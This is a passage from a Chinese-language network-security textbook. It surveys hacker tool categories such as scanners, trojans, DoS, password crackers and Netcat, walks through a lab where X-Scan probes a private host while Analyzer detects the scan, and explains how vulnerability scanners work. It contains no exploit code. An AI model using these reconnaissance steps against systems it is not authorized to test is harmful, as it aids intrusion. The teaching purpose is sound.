


图 5-5　扫描之王 Nmap

（6）Advanced Port Scanner 端口扫描器。下载地址为 http://www.radmin.com/products/utilities/portscanner.php。



3. 远程控制类

比如木马程序。

4. 信息炸弹类

比如邮件炸弹、DOS 或 DDoS 攻击。

5. 密码破解类

保障网络安全最主要的方法是加密机制，黑客可以获得一份密码文件，但是如果没有加密算法或者不知道密码，那么必须要使用密码破解类软件，这类软件可以用密码字典或者穷举法（暴力破解）来解密。

6. 伪装类

网络上进行的各种操作如果没有经过很好的伪装都会被 ISP、服务器记录下来，然后被反跟踪技术追查到自己的大概物理位置，为了不被发现，可以使用这类软件。

7. Net Cat

Net Cat 是一个用途广泛的 TCP 和 UDP 连接工具，对系统管理员以及网络调试人员而言，Net Cat 是一个非常有用的工具。不过，Net Cat 也是一个攻击网络的强大工具。

5.3 实例：端口与漏洞扫描及网络监听

漏洞扫描是对计算机系统或其他网络设备进行与安全相关的检测，找出安全隐患和可被黑客利用的漏洞。系统管理员利用漏洞扫描软件检测出系统漏洞以便有效地防范黑客入侵，然而黑客可以利用漏洞扫描软件检测系统漏洞以利于入侵系统。

注意　一个端口就是一扇进入计算机系统的门。

1. 漏洞扫描与网络监听

漏洞扫描与网络监听的实验环境如图 5-6 所示。




图 5-6　实验环境

入侵者(192.168.10.5)：运行 X-Scan 对 192.168.10.1 进行漏洞扫描。

被入侵者(192.168.10.1)：用 Analyzer 分析进来的数据包，判断是否遭到扫描攻击。



第 1 步：入侵者，启动 X-Scan，设置参数。

安装好 X-Scan 后，有两个运行程序：xscann.exe 和 xscan_gui.exe。xscann.exe 是扫描器的控制台版本，xscan_gui.exe 是扫描器的窗口版本。

在此运行窗口版本(xscan_gui.exe)，如图 5-7 所示。单击工具栏最左边的【设置扫描参数】按钮，进行相关参数的设置，比如扫描范围的设定。X-Scanner 可以支持对多个 IP 地址的扫描，也就是说使用者可以利用 X-Scanner 成批扫描多个 IP 地址，例如在 IP 地址范围内输入 192.168.0.1～192.168.0.255。如果只输入一个 IP 地址，扫描程序将针对单独的 IP 地址进行扫描，在此输入 192.168.10.1。




图 5-7　启动 X-Scan 设置参数

第 2 步：入侵者，进行漏洞扫描。

如图 5-7 所示，单击工具栏左边第二个按钮，即三角形按钮，进行漏洞扫描。

X-Scanner 集成了多种扫描功能于一身，它可以采用多线程方式对指定 IP 地址段(或独立 IP 地址)进行安全漏洞扫描，扫描内容包括：标准端口状态及端口 banner 信息、CGI 漏洞、RPC 漏洞、SQL-Server 默认账户、FTP 弱口令、NT 主机共享信息、用户信息、组信息、NT 主机弱口令用户等。因为结果比较多，通过控制台很难阅读，这个时候 X-Scanner 会在 log 下生成多个 html 的中文说明，阅读这些文档比较方便。对于一些已知的 CGI 和 RPC 漏洞，X-Scanner 给出了相应的漏洞描述、利用程序及解决方案。

第 3 步：入侵者，扫描结果。

如图 5-8 所示，【普通信息】选项卡显示漏洞扫描过程中的信息，【漏洞信息】选项卡显示可能存在的漏洞，比如终端服务(端口 3389)的运行，就为黑客提供了很好的入侵通道。

第 4 步：被入侵者，网络监听。

由于 Analyzer 3.0a12 在 Windows 2003 SP2 下不能正常运行(在 Windows XP SP3 下可以正常运行)，因此选用以前的版本 Analyzer 2.2 进行测试，读者可以在 http://analyzer.polito.it/download.htm 下载。

提示　安装 Analyzer 之前，先安装 WinPcap。






图 5-8　扫描结果

在入侵者运行 xscan_gui.exe 之前被入侵者运行 Analyzer。在入侵者运行 xscan_gui.exe 漏洞扫描结束后，停止 Analyzer 的抓包，然后分析 Analyzer 抓获的数据包，如图 5-9 所示，对从 192.168.10.5 发来的数据包进行分析，可知 192.168.10.5 对 192.168.10.1 进行了端口和漏洞扫描。




图 5-9　被入侵者进行网络监听





2. 扫描器的组成

扫描器是指自动监测远程或本地主机安全性弱点的程序。可以被黑客利用的扫描器有主机存活扫描器、端口扫描器和漏洞扫描器。扫描器一般是由用户界面、扫描引擎、扫描方法集、漏洞数据库、扫描输出报告等模块组成。整个扫描过程由用户界面驱动，首先由用户建立新会话，选定扫描策略，启动扫描引擎，然后根据用户制定的扫描策略，扫描引擎开始调度扫描方法，扫描方法根据漏洞数据库中的漏洞信息对目标系统进行扫描，最后由报告模块组织扫描结果并输出。

注意　这里所指的端口是指 TCP/IP 协议中的端口，不是指物理意义上的端口。

扫描器的关键是要有一个组织良好的漏洞数据库和相应的扫描方法集。漏洞数据库是核心，一般含漏洞编号、分类、受影响系统、漏洞描述、修补方法等内容。扫描方法集则要根据漏洞描述内容，提取出漏洞的主要特征，进一步转化检测出这个漏洞的方法，这是一个技术实现的过程。

漏洞数据库的建立需要一大批安全专家和技术人员长期协同的工作，目前国内外都有相应的组织在开展这方面的工作，最具影响力的就是 CVE(Common Vulnerabilities and Exposures)。由于新的漏洞层出不穷，所以必须时刻注意漏洞数据库和检测方法集的更新。

3. 漏洞

